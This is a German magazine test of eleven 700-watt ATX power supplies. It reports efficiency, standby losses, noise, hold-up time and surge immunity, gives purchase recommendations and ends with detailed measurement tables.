Wir haben auf dem Markt 13 ATX-Netzzeile dieser Leistung zusammengetrieben, die im Handel höchstens 100 Euro kosten sollten. Um zu sehen, ob mehr Geld auch mehr Performance bringt, ist auch ein Hochpreis-Modell darunter. Für gewöhnliche PCs, die man für Surfen, Mail, Büroarbeit oder Videoschnitt verwenden will, sind die Kandidaten allerdings weit überdimensioniert, denn bei solchen Anwendungen reicht schon die halbe Nennleistung gut aus.

Zwei der 13 Geräte flogen schon bei den ersten Messungen gleich wieder aus dem Testfeld: Die Billigangebote Inter-Tech Energon SL-700W (Straßenpreis im August 32 Euro) und Ultron Realpower RP-700 (46 Euro) überstanden bereits den Volllasttest nicht. Das SL-700W war erst nach Redaktionsschluss wieder zu erwerben, sodass wir kein zweites Exemplar testen konnten. Inter-Tech gab schon bei der Akquise an, dass es sich beim SL-700W um ein „Sondermodell“ handele, das nur kurze Zeit zu haben sei. Ein Test wäre deshalb nicht sinnvoll. Ultrons RP-700 war kurz nach unserem Kauf vom Markt verschwunden.

Zu den nächstteureren Markengeräten gibt es einen deutlichen Preissprung. Deshalb können wir nur empfehlen, für ein brauchbares 700-Watt-Netzteil mindestens 70 Euro einzuplanen. Doch auch dann ist man nicht vor Überraschungen gefeit: Beide Exemplare des Tacens Radix-IV 700 waren nicht dazu zu bewegen, tatsächlich 700 Watt abzugeben. Sie schalteten beim Erhöhen der Sollströme stets deutlich vorher ab, sodass wir sie bei reduzierter Volllast (80 Prozent entsprechend 560 Watt) testeten. Eine Erklärung für dieses Verhalten blieb der Hersteller bis Redaktionsschluss schuldig.

Alle Netzzeile bringen genug PCIe-Verbindungen für zwei leistungshungrige Grafikkarten mit – solange diese höchstens 225 Watt pro Stück ziehen. Braucht die 3D-Karte mehr, dann empfiehlt die PCI SIG, dass die Versor-

gung über zwei Kabel mit 6- beziehungsweise 8-poligem Stecker zu geschehen hat. Die besitzen aber nur die Modelle von be quiet!, Enermax, Scythe und Tagan mit ihren 4 PCIe-Ausgängen.

Die Mehrheit des Testfeldes weist ein Stecksystem auf: Je nach vorhandener Peripherie kann man mehr oder weniger Kabelabgänge bestücken. Das minimiert zwar den Drahtverhau im PC-Gehäuse, stellt aber durch die zusätzlichen Steckkontakte eine potenzielle Fehlerquelle dar (Kontaktkorrosion, Übergangswiderstände).

Außerdem brauchen die Abgangsstecker etwas zusätzlichen Platz im Gehäuse. Ohnehin sind alle bis auf das OCZ-Gerät tiefer als die 140 Millimeter, die Intels Power Supply Design Guide [1] als Einbautiefe für das Netzteil vorsieht. Prüfen Sie deshalb vor dem Kauf, ob das PC-Gehäuse genug Platz für den gewählten Stromversorger bietet.

Wer Gehäuselüfter vom Netzteil mitregeln lassen möchte, sollte sich die Geräte von be quiet! und Scythe ansehen. Sie besitzen Abgänge für zwei externe Lüfter.

Enermax gibt seinem Modu87+ 700W ein nützliches Extra mit: Ein aufsteckbarer Haltebügel soll sicherstellen, dass der Netzstecker etwa beim Ordnen des Kabelgewirrs unter Schreibtisch nicht unbeabsichtigt herausrutscht und so die nicht gesicherte Arbeit in den Orkus reißt. Leider war der Bügel bei unseren Exemplaren etwas zu groß für den Kaltgerätestecker des mitgelieferten Netzketten. Er hatte so viel Spiel, dass das Netzteil schon ausgesetzt hatte, als der Stecker endlich am Bügel angeschlug. Mit etwas Nachbiegen ist schnell Abhilfe geschaffen. Enermax will das Problem bei der nächsten Serie abstellen.

Verschwendung und Geiz

Wer Monster jagt oder aufwendige 3D-Renderings möglichst schnell sehen will, dem ist die Stromrechnung weitgehend egal. Dennoch werfen wir einen genauen Blick auf die Effizienz, denn irgendwann geht der PC auch mal schlafen oder wird im Idle-Betrieb stehen gelassen, bis die nächste Runde Vergnügen oder Arbeit ansteht.

Im Ruhezustand Suspend-to-RAM (ACPI S3) versorgt das Netzteil über seinen 5V-Standby-Ausgang noch Chipsatz, RAM und einzelne USB-Ports etwa für Tastatur und Maus, damit der Rechner binnen Sekunden aufwachen kann. Wir testen die Standby-Effizienz an drei Lastpunkten (0,5, 1 und 2 Watt Abgabe).

Bei 0,5 Watt muss das Netzteil gemäß EuP-Vorschrift (Energy-using Products) mindestens 50 Prozent Wirkungsgrad erreichen, damit höchstens 1 Watt aus der Steckdose tröpfelt. Doch ein Dreivierteljahr nach der Einführung der EU-Verordnung hatte damit ein Gutteil der Prüflinge noch Probleme, was sich in einer schlechten (<50 Prozent Wirkungsgrad) oder gar sehr schlechten Note (<35 Prozent) niederschlug. Ab 65 Prozent hätte es ein „Gut“ gegeben und ab 80 Prozent ein „Sehr gut“, doch beides trat in diesem Test nicht auf.




Der Haltebügel beim Modu87+ war für den mitgelieferten Stecker etwas zu groß, sodass er trotz Halterung bis zum Stromausfall herausrutschen kann.


Die gleiche Messlatte legten wir auch bei den höheren Standby-Lasten an. Schlechte Ergebnisse bei der niedrigsten Stufe sollten Sie aber nicht vom Kauf abhalten, denn selbst ultrasparsame PCs brauchen im STR deutlich mehr als 0,5 Watt – von 3D-Boliden ganz zu schweigen.

Wenn Sie Ihre Stromrechnung minimieren wollen, dann ist der wirksamste Ratschlag nach wie vor, auf den Aufwach-Komfort zu verzichten: Fahren Sie das System über Nacht herunter und trennen Sie es inklusive Peripherie per schaltbarer Steckdosenleiste komplett vom Netz.

Im regulären Betrieb messen wir außer bei den im Design Guide definierten relativen Punkten (20 Prozent, 50 Prozent und 100 Prozent der spezifizierten Volllast) auch bei zwei fixen Lasten (25 und 40 Watt). Damit ergibt sich ein runderes Bild, denn übliche PCs kommen im Idle-Modus – wenn das Betriebssystem auf den Nutzer wartet – mit erheblich weniger Leistung aus als die



Tagan verbessert beim PipeRock III die Kühlung mit Heatpipes und einem Radiator vom Luftauslass. Dennoch war das Gerät bei Volllast nicht besonders leise.



Das Aerocool E85-700 gab bei einer dynamischen 12-V-Last mit niedriger Grundlast ein lautes Zirpen (2,3 Sone) von sich. Das 1-kHz-Signal und seine Oberwellen ragen sehr deutlich über die Hörschwelle (Nulllinie) hinaus.

140 Watt, die bei unseren Prüflingen 20 Prozent der Volllast entsprechen.

Da der Wirkungsgrad eines Netzteils aber unweigerlich mit der abgegebenen Leistung immer stärker gegen null sinkt, bewerten wir die Effizienz bei den festen Lastpunkten gnädiger: 75 statt 80 Prozent Wirkungsgrad ergeben ein „Zufriedenstellend“. Schließlich hat ein etwas niedrigerer Wirkungsgrad bei kleinen Lasten auch wenig Einfluss auf die Stromrechnung: Ob der PC im Idle-Modus nun 38 oder 40 Watt zieht, macht – Dauerbetrieb angesetzt – übers Jahr einen Unterschied von höchstens vier Euro aus.

Da sich beim letzten Netzteiltest herausstellte [2], dass die Geräte bei den fixen Last-

stufen (25 und 40 Watt) genauso leise oder nur minimal leiser als bei der 20-Prozent-Stufe waren, haben wir diesmal auf die Geräuschmessung bei den fixen Lastpunkten verzichtet. Ohnehin sind alle hier getesteten Modelle bei 20-Prozent-Last schon fast unhörbar.

Lauter Leistung

Wie bei den bisherigen Netzteiltests und bei anderen Systemkomponenten (etwa Festplatten oder optische Laufwerke) haben wir die Geräuschentwicklung in einem halben Meter Abstand gemessen. Der Sone-Messwert gibt ein lineares, psychoakustisches Maß für die Lästigkeit des Geräusches: 2 Sone empfindet man als doppelt so laut wie 1 Sone. Bei 0 Sone liegt die Hörschwelle, 4 Sone entsprechen einem TV-Gerät auf Zimmerlautstärke in einem Meter Abstand.

Bei mehr als 4 Sone bewerten wir ein Netzteil als „Sehr schlecht“, zwischen 1,6 und 2,5 Sone ist es zufriedenstellend und bis zu 0,5 Sone „Sehr gut“. Mit der abgegebenen Leistung steigen unweigerlich die absoluten Verluste im Netzteil, was es zu höherer Lüfterdrehzahl nötigt, um die Wärme abzuführen. Deshalb sackt die Geräuschnote bei den meisten Geräten merkbar ab, wenn sie unter Volllast laufen. Diese schlechteren Noten sollten Sie aber nicht überbewerten, denn das Netzteil sorgt mit dafür, dass es im PC nicht zu warm wird.

Ohnehin wird Ihr Grafikbolide unter Volllast lauter werden. Denn um die Innentemperatur im Zbaum zu halten (Intel definiert 38 °C als oberes Limit), werden Selbstbauer



Scythes Stronger Plug-In 700W regelt bei Bedarf zwei externe Gehäuselüfter mit. Das Straight Power 700W von be quiet! besitzt dafür fest angebrachte Kabel.

mindestens einen, eher aber zwei Gehäuselüfter vorsehen müssen.

Ein lästiger Effekt sind hochfrequente Lastsprünge, wenn die CPU bei unbeschäftigtem Betriebssystem regelmäßig einschläft und wieder aufwacht. Dann neigen manche Netzteile zum Zirpen. Wir haben den Effekt mit unseren elektronischen Lasten nachgestellt, die mit festen Frequenzen zwischen zwei Sollströmen umschalten können. Auf einer 12-V-Schiene legten wir beim 20-Prozent-Lastpunkt einen 140-Watt-Sprung mit 1 kHz Wiederholfrequenz an.

Davon ließen sich vier Prüflinge zum Sirren verleiten: Bei zweien (FSP und LC Power) kletterte die Geräuschnote vernachlässigbar um 0,1 Sone, beim Nexus-Gerät immerhin wahrnehmbar (+0,5 Sone), doch beim Aerocool-Netzteil ganz erheblich (+2,3 Sone). Während die meisten das Zirpen bei den Geräten von FSP und LC Power gar nicht wahrnehmen werden, sollten empfindliche Naturen sich den Einsatz des Nexus-Netzteils überlegen.

Da das laute Sirren bei zwei Exemplaren des Aerocool E85-700 auftrat, gehen wir von einem Serienfehler aus. Hier kann es nur heißen: Finger und Ohren weg! Aerocool meint, das Geräusch sollte bei typischem Einsatz im PC nicht zu hören sein. Dennoch arbeite man schon an der Verbesserung des E85-700.

Lücken im Netz

Kurze Spannungsaussetzer etwa bei Schaltvorgängen im Stromnetz soll ein Netzteil dank seiner internen Energiespeicher (Elkos) aus eigener Kraft überbrücken können. Intels

Darfs etwas mehr sein?

Die für einen Gaming-PC nötige Leistung wird häufig weit überschätzt, sodass am Ende ein unwirtschaftliches, weil in der Anschaffung zu teures Netzteil im Selbstbau landet. Solchem Fehlkauf beugt man durch sachgerechtes Abschätzen der Gesamtleistung vor, für das es im Internet mehrere Tools gibt.

Eines davon ist der Power Supply Calculator von Enermax (<http://enermax.outervision.com/>), der anhand von Herstellerangaben zu üblichen Hardware-Komponenten und sinnvollen Schätzwerten für Standardperipherie den Leistungsbedarf ermittelt.

Nach unserer Erfahrung treffen seine Werte gut zu. So errechnete das Tool für einen PC mit 3-GHz-Dualcore-CPU, zwei DDR3-RAM-Riegeln, einer SATA-Platte, DVD/RW-Brenner, zwei GTX-480-Grafikkarten im SLI-Verbund plus zusätzlichem Gehäuselüfter eine Gesamtleistung von 615 Watt. Mit etwas Reserve für Alterung und zusätzliche Peripherie ist ein 700-Watt-Netzteil also gerade richtig.

Anzeige

Geräuschenwicklung

| Modell/Lastpunkt | 20 Prozent | ◀ besser | 50 Prozent | ◀ besser | Vollast | ◀ besser |
|-------------------------------|----------------|----------|----------------|----------|------------------|----------|
| Aerocool E85-700 | 0 ¹ | | 0,1 | | 2,9 | |
| be quiet! Straight Power 700W | 0,2 | | 0,6 | | 2,1 | |
| Cooler Master Silent Pro M700 | 0 ¹ | | 0 ¹ | | 1,0 | |
| Enermax Modu87+ 700W | 0 ¹ | | 0 ¹ | | 0,2 | |
| FSP Everest 85Plus 700 | 0,2 | | 0,2 | | 1,8 | |
| LC Power Hyperion LC8700 | 0,3 | | 0,6 | | 4,6 | |
| Nexus RX-7000 | 0,2 | | 0,1 | | 0,8 | |
| OCZ StealthXStream 2 700W | 0,3 | | 0,4 | | 3,4 | |
| Scythe Stronger Plug-In 700W | 0 ¹ | | 0,2 | | 2,8 | |
| Tacens Radix IV-700 | 0,4 | | 0,5 | | 2,1 ² | |
| Tagan PipeRock III 700W | 0 ¹ | | 0 ¹ | | 1,8 | |
| alle Werte in Sone | | | | | | |

¹ unter Messschwelle (0,1 Sone, 17 dBA)² bei 80 Prozent Last, da Gerät spezifizierte Volllast nicht schafft

Design Guide fordert dafür schon seit langem eine Mindest-Stützzeit von 16 Millisekunden unter Volllast.

Umso mehr erstaunte uns, wie knapp manche Netzzeile auf Kante genährt sind: Bei den Geräten von Nexus, Scythe, Tacens und Tagan rutschte mindestens eine Spannungsschiene vorzeitig unter ihr Limit (4,75 beziehungsweise 10,8 Volt). Das hätte den Geräten eine schlechte Beurteilung eingetragen. Da sie aber die Prüfung gegen Netzstörungen (Burst und Surge) selbst beim erhöhten Pegel (2 kV) überstanden, glich das den Makel wieder aus. Tagan will gleichwohl umgehend die Stützzeit bei seinem Netzteil verbessern. Nexus meint, die Stützzeit sei nicht bei Vollast, sondern bei 75 Prozent zu messen.

Auch im Standby-Betrieb mit 2 Watt Leistungsabgabe überbrücken die Netzzeile kurze Aussetzer, mal bis 2,7 s, mal bis 9,8 s.

Das ist stets genug für oben erwähnte Schaltvorgänge, aber meist zu wenig, um nach einer ausgelösten Sicherung rechtzeitig den Zählerkasten zu erreichen.

Bei der Immunitätsprüfung mit Bursts (energieschwache Impulspakete etwa aus schlecht entstörten Elektromotoren) und Surges (kräftige Einzelimpulse beispielsweise bei entfernten Blitzschlägen) zeigten sich alle Prüflinge hinreichend resistent. Testpulse mit 1000 Volt, die beim Einsatz in Wohnungen oder Büros vorgeschrieben sind, brachten einzig das OCZ-Netzteil zum Abschalten. Da es sich hinterher aber problemlos wieder in Betrieb nehmen ließ, gab es keine Notensenkung. Bei ihm verzichteten wir dann auf die Prüfung mit höherer Spannung.

Einige Netzzeile ertrugen auch 2000-Volt-Pulse (industrieller Einsatz) klaglos und verdienten sich so eine bessere Note. Allerdings starben auch zwei Geräte bei 2-kV-Surges. Da

diese Prüfung aber optional ist, sehen wir ihnen das ohne Ahndung nach.

Fazit

Die frühen Ausfälle einzelner Modelle lehren: Meiden Sie billige Netzzeile, wenn Sie eine leistungsfähige Stromquelle für Ihren Grafikboliden suchen. Mindestens 70 Euro müssen Sie derzeit im Interesse stressfreien Betriebs einplanen.

Soll sich das Gerät auch bei länger anstehender Vollast akustisch unauffällig verhalten, gönnen Sie dem Cooler Master Silent Pro M700 einen Blick: Es weist zufriedenstellende bis gute Effizienz und Störimmunität auf, bleibt mit einem Sone erträglich leise und mit 90 Euro erschwinglich.

Das Modu87+ von Enermax setzt mit gemessenen 89 Prozent Wirkungsgrad bei halber Last die Bestmarke bei der Effizienz, doch liegen andere, halb so teure Modelle auch nur einen Prozentpunkt dahinter. Einzig wenn absolute Ruhe selbst bei Volllast eine Rolle spielt, scheint die Mehrausgabe angemessen.

Zwar spielt auch das Aerocool E85-700 bei Effizienz und Preis weit vorne mit. Da unsere Muster aber bei dynamischen Lasten sehr störend zirpten, müssen wir bis zum Erscheinen verbesselter Geräte vom Kauf abraten.

Wenn Sie Ihren 3D-Rechner tatsächlich mit zwei High-End-Grafikkarten bestücken wollen, die in Spitzen 300 Watt ziehen, bieten nur die Netzzeile von be quiet!, Enermax, Scythe und Tagan ausreichend PCIe-Anschlüsse. Allerdings schwächelten die letzten beiden bei der Störimmunität.

Bei allen Geräten aber gilt: Verlassen Sie sich nicht allein auf den Netzeillüfter, um Ihren PC kühl zu halten. Wenn der Rechner über längere Zeit 500 bis 600 Watt umsetzt, kommen Sie um zusätzliche Gehäuselüfter nicht herum. (ea)

Literatur

- [1] Intel, Power Supply Design Guide for Desktop Platform Form Factors, siehe Link unten
- [2] Ernst Ahlers, Kleine Kraftwerke, Netzzeile für kompakte Rechner und Media-Center-PCs, c't 3/10, S. 142

(Ergebnistabelle siehe Seite 152)

www.ct.de/1022146

Standby-Verluste

| Modell/Standby-Last | 0,5 Watt | ◀ besser | 1 Watt | ◀ besser | 2 Watt | ◀ besser |
|--|----------|----------|--------|----------|--------|----------|
| Aerocool E85-700 | 61 | | 48 | | 38 | |
| be quiet! Straight Power 700W | 46 | | 36 | | 30 | |
| Cooler Master Silent Pro M700 | 45 | | 38 | | 34 | |
| Enermax Modu87+ 700W | 58 | | 46 | | 38 | |
| FSP Everest 85Plus 700 | 52 | | 41 | | 34 | |
| LC Power Hyperion LC8700 | 74 | | 61 | | 50 | |
| Nexus RX-7000 | 65 | | 52 | | 40 | |
| OCZ StealthXStream 2 700W | 40 | | 32 | | 27 | |
| Scythe Stronger Plug-In 700W | 73 | | 59 | | 46 | |
| Tacens Radix IV-700 | 58 | | 45 | | 36 | |
| Tagan PipeRock III 700W | 48 | | 38 | | 32 | |
| alle Werte in Prozent, zur besseren Verdeutlichung Verluste statt Wirkungsgrad dargestellt | | | | | | |

Betriebsverluste

| Modell/Lastpunkt | 25 Watt | ◀ besser | 40 Watt | ◀ besser | 20 Prozent | ◀ besser | 50 Prozent | ◀ besser | Vollast | ◀ besser |
|--|---------|----------|---------|----------|------------|----------|------------|----------|---------|----------|
| Aerocool E85-700 | 28 | | 21 | | 13 | | 12 | | 16 | |
| be quiet! Straight Power 700W | 26 | | 23 | | 15 | | 12 | | 15 | |
| Cooler Master Silent Pro M700 | 28 | | 21 | | 14 | | 13 | | 17 | |
| Enermax Modu87+ 700W | 29 | | 20 | | 14 | | 11 | | 13 | |
| FSP Everest 85Plus 700 | 31 | | 25 | | 16 | | 12 | | 15 | |
| LC Power Hyperion LC8700 | 39 | | 30 | | 18 | | 14 | | 16 | |
| Nexus RX-7000 | 36 | | 28 | | 17 | | 12 | | 13 | |
| OCZ StealthXStream 2 700W | 30 | | 24 | | 16 | | 13 | | 15 | |
| Scythe Stronger Plug-In 700W | 29 | | 22 | | 15 | | 13 | | 17 | |
| Tacens Radix IV-700 | 32 | | 25 | | 16 | | 14 | | 17 | |
| Tagan PipeRock III 700W | 38 | | 29 | | 19 | | 12 | | 13 | |
| alle Werte in Prozent, zur besseren Verdeutlichung Verluste statt Wirkungsgrad dargestellt | | | | | | | | | | |

¹ bei 80 Prozent Last, da Gerät spezifizierte Volllast nicht schafft

Anzeige

700-Watt-Netzteile – technische Daten und Testergebnisse

| | | | | | |
|--|-------------------------------------|-------------------------|-------------------------|--|--------------------------------|
| | | | | | |
| Hersteller/Marken | Aero cool | be quiet! | Cooler Master | Enermax | FSP |
| Bezeichnung | E85-700 | Straight Power 700W | Silent Pro M700 | Modu87+ 700W | Everest 85Plus 700 |
| Typennummer | – | E7-700W | RS-700-AMBA | EMG700AWT | – |
| Web | www.aerocool.com.tw | www.be-quiet.de | www.coolermaster.de | www.enermax.de | www.fortron-source.de |
| Anschlüsse/Daten laut Typenschild | | | | | |
| Stecksystem | – | – | ✓ | ✓ | ✓ |
| ATX12V / EPS / PCIe6 / PCIe8 | – / 1 / – / 2 | 1 / 1 / 2 / 2 | – / 1 / – / 2 | – / 2 / – / 4 | 1 / 1 / – / 2 |
| Kabellänge ATX24 / ATX12V / EPS / PCIe | 49 / – / 49 / 49 cm | 57 / 54 / 53 / 54 cm | 47 / – / 56 / 44 cm | 55 / – / 60 / 55 cm | 50 / 51 / 50 / 45 cm |
| FD / HD (Molex) / SATA-Stecker | 1 / 4 / 6 | 2 / 7 / 7 | 1 / 5 / 9 | 1 / 6 / 6 | 1 / 5 / 6 |
| Belastbarkeit +3,3 V / +5 V / +5 Vsb | 24 / 20 / 2,5 A | 28 / 28 / 3,0 A | 28 / 25 / 2,5 A | 24 / 24 / 3,0 A | 25 / 25 / 3,0 A |
| 12 V (1 bis n) / –12 V | 2 × 30 / 0,3 A | 4 × 18 / 0,8 A | 50 / 0,5 A | 3 × 25 / 0,5 A | 4 × 18 / 0,8 A |
| Volllast / Kombi 3+5 / 12 / Kombi 3+5+12 | 700 / 150 / 648 / 700 W | 700 / 160 / 624 / 700 W | 700 / 165 / 600 / 700 W | 700 / 120 / 696 / 700 W | 700 / 140 / k. A. / 675 W |
| Netz-Eingang / Gehäusetiefe | 100–240 V / 160 mm | 100–240 V / 160 mm | 100–240 V / 150 mm | 100–240 V / 160 mm | 100–240 V / 165 mm |
| mitgelieferte Extras | – | Kabelbinder | Gummipuffer | Klettbänder, Haltebügel für Netzstecker, Kabeltasche | Klettbänder, PATA/SATA-Adapter |
| Besonderes | – | Anschlüsse für 2 Lüfter | – | – | – |
| Standby-Betrieb | | | | | |
| Leistungsaufnahme ohne Last | 0,7 W | 0,3 W | 0,3 W | 0,6 W | 0,4 W |
| Leistungsaufnahme bei 0,5/1,0/2,0 W Abgabe | 1,3 / 2,0 / 3,2 W | 0,9 / 1,6 / 2,9 W | 0,9 / 1,6 / 3,0 W | 1,3 / 2,0 / 3,4 W | 1,1 / 1,7 / 3,0 W |
| Wirkungsgrad dabei | 39 / 52 / 62 % | 54 / 64 / 70 % | 55 / 62 / 66 % | 42 / 54 / 62 % | 48 / 59 / 66 % |
| Stützzeit bei 2 W Abgabe | 9,8 s | 8,9 s | 2,7 s | 8,2 s | 9,2 s |
| Messergebnisse bei 25 Watt Last | | | | | |
| Wirk- / Scheinleistungsaufnahme | 35,4 W / 56,6 VA | 34,3 W / 43,8 VA | 35,9 W / 74,5 VA | 36,6 W / 45,1 VA | 36,9 W / 50,8 VA |
| Wirkungsgrad / Leistungsfaktor | 72 % / 0,63 | 74 % / 0,78 | 72 % / 0,48 | 71 % / 0,81 | 69 % / 0,73 |
| Messergebnisse bei 40 Watt Last | | | | | |
| Wirk- / Scheinleistungsaufnahme | 51,2 W / 69,3 VA | 52,4 W / 62,2 VA | 51,8 W / 95,8 VA | 51,7 W / 60,2 VA | 54,3 W / 67,8 VA |
| Wirkungsgrad / Leistungsfaktor | 79 % / 0,74 | 77 % / 0,84 | 79 % / 0,54 | 80 % / 0,86 | 75 % / 0,80 |
| Messergebnisse bei 20 Prozent Last | | | | | |
| Wirk- / Scheinleistungsaufnahme | 161,8 W / 172,6 VA | 165,8 W / 179,7 VA | 166,8 W / 180,2 VA | 162,2 W / 171,9 VA | 166,8 W / 183,2 VA |
| Wirkungsgrad / Leistungsfaktor | 87 % / 0,94 | 85 % / 0,92 | 86 % / 0,93 | 86 % / 0,94 | 84 % / 0,91 |
| Geräusch | < 0,1 Sone / 17,7 dBA | 0,2 Sone / 20,9 dBA | < 0,1 Sone / < 17 dBA | < 0,1 Sone / < 17 dBA | 0,2 Sone / 19,9 dBA |
| Messergebnisse bei 50 Prozent Last | | | | | |
| Wirk- / Scheinleistungsaufnahme | 400,9 W / 414,4 VA | 399,9 W / 417,1 VA | 409,8 W / 422,5 VA | 392,3 W / 406,3 VA | 398,2 W / 413,5 VA |
| Wirkungsgrad / Leistungsfaktor | 88 % / 0,97 | 88 % / 0,96 | 87 % / 0,97 | 89 % / 0,97 | 88 % / 0,96 |
| Geräusch | 0,1 Sone / 19,1 dBA | 0,6 Sone / 27,6 dBA | < 0,1 Sone / < 17 dBA | < 0,1 Sone / < 17 dBA | 0,2 Sone / 21,2 dBA |
| Messergebnisse bei Volllast | | | | | |
| Wirk- / Scheinleistungsaufnahme | 837,6 W / 859,9 VA | 827,4 W / 846,7 VA | 864,2 W / 875,9 VA | 789,0 W / 805,8 VA | 811,0 W / 828,2 VA |
| Wirkungsgrad / Leistungsfaktor | 84 % / 0,97 | 85 % / 0,98 | 83 % / 0,99 | 87 % / 0,98 | 85 % / 0,98 |
| Temperaturdifferenz Ein-/Auslass | 17 K | 10 K | 38 K | 33 K | 20 K |
| Geräusch | 2,9 Sone / 41,0 dBA | 2,1 Sone / 38,9 dBA | 1,0 Sone / 31,5 dBA | 0,2 Sone / 20,5 dBA | 1,8 Sone / 38,3 dBA |
| Stützzeit auf 5-V / 12-V-Schiene | 16 / 19 ms | 23 / 25 ms | 21 / 25 ms | 19 / 17 ms | 21 / 22 ms |
| Burst-Verhalten 1 kV / 2 kV | ✓ / ✓ | ✓ / ✓ | ✓ / ✓ | ✓ / ✓ | ✓ / ✓ |
| Surge-Verhalten 1 kV / 2 kV | ✓ / ✓ | ✓ / ✓ | ✓ / C | ✓ / ✓ | ✓ / C |
| empfohlener Verkaufspreis | 80 € | 130 € | 100 € | 220 € | 100 € |
| Straßenpreis (Sept. 2010) ab | 66 € | 107 € | 90 € | 172 € | 90 € |
| Bewertung | | | | | |
| Standby-Effizienz (0,5/1/2W) | Θ / O / O | O / O / ⊕ | O / O / ⊕ | Θ / O / O | Θ / O / ⊕ |
| Effizienz bei 25/40 W | Θ / O | Θ / O | Θ / O | Θ / ⊕ | Θ ⊕ / O |
| Effizienz bei 20/50/100 % Last | ⊕ / ⊕ / O | ⊕ / ⊕ / ⊕ | ⊕ / ⊕ / O | ⊕ / ⊕ / ⊕ | ⊕ / ⊕ / ⊕ |
| Störschutz | ⊕ | ⊕ | ⊕ | ⊕ | ⊕ |
| Geräusch bei 20/50/100 % Last | ⊕ ² / ⊕ ² / ⊕ | ⊕⊕ / ⊕ / O | ⊕⊕ / ⊕⊕ / ⊕ | ⊕⊕ / ⊕⊕ / ⊕⊕ | ⊕⊕ / ⊕⊕ / ⊕ |
| ⊕⊕ sehr gut | ⊕ gut | O zufriedenstellend | ⊖ schlecht | ⊖⊖ sehr schlecht | ✓ vorhanden |
| | | | | – nicht vorhanden | |



| LC Power | Nexus | OCZ | Scythe | Tacens | Tagan |
|------------------|-----------------|-----------------------|-----------------------|----------------|-------------------|
| Hyperion LC8700 | RX-7000 | StealthXStream 2 700W | Stronger Plug-In 700W | Radix IV-700 | PipeRock III 700W |
| LC8700 V2.2 | – | OCZ700SX2 | SPSN-070P | – | TG700-BZIII |
| www.lc-power.com | www.nexustek.nl | www.ocztechnology.de | www.scythe-eu.com | www.tacens.com | www.maxpoint.de |

| | | | | | |
|--|--|---|---|---|--|
| ✓
1/1 / – / 3
49 / 65 / 51 / 50 cm | ✓
1/1 / – / 2
53 / 55 / 53 / 49 cm | –
– / 1 / 1 / 1
55 / – / 53 / 55 cm | ✓
– / 1 / – / 4
49 / – / 55 / 45 cm | –
– / 1 / – / 2
49 / – / 50 / 49 cm | ✓
– / 2 / 2 / 2
48 / – / 48 / 50 cm |
| 2 / 4 / 6
30 / 28 / 3,0 A | 2 / 6 / 6
24 / 24 / 2,5 A | 2 / 6 / 6
25 / 25 / 3,0 A | 2 / 8 / 10
24 / 30 / 3,0 A | 1 / 6 / 6
24 / 20 / 2,5 A | 1 / 6 / 8
20 / 20 / 3,5 A |
| 4 × 18 / 0,8 A
700 / 180 / 576 / 575 W | 54 / 0,5 A
700 / 140 / 648 / 682 W | 4 × 18 / 0,8 A
700 / 140 / k. A. / 700 W | 47+25 / 0,5 A
700 / 170 / 600 / 700 W | 2 × 30 / 0,3 A
700 / 150 / 648 / 700 W | 2 × 20+2 × 28 / 0,3 A
700 / 120 / 660 / 700 W |
| 100–240 V / 160 mm
Kabelbinder, Kabeltasche | 115/230 V / 156 mm | 100–240 V / 140 mm | 100–240 V / 160 mm | 100–240 V / 160 mm
Gummipuffer | 100–240 V / 180 mm |
| – | – | – | Anschlüsse für 2 Lüfter | – | interne Heatpipe-Kühlung |

| | | | | | |
|----------------------------|----------------------------|----------------------------|----------------------------|----------------------------|----------------------------|
| 1,3 W
2,0 / 2,7 / 4,2 W | 0,7 W
1,5 / 2,2 / 3,5 W | 0,2 W
0,9 / 1,5 / 2,8 W | 1,3 W
1,9 / 2,5 / 3,8 W | 0,6 W
1,2 / 1,9 / 3,2 W | 0,4 W
1,0 / 1,6 / 2,9 W |
| 26 / 39 / 50 %
5,3 s | 35 / 48 / 60 %
5,7 s | 60 / 68 / 73 %
9,1 s | 27 / 41 / 54 %
7,1 s | 42 / 55 / 64 %
6,0 s | 52 / 62 / 68 %
4,9 s |

| | | | | | |
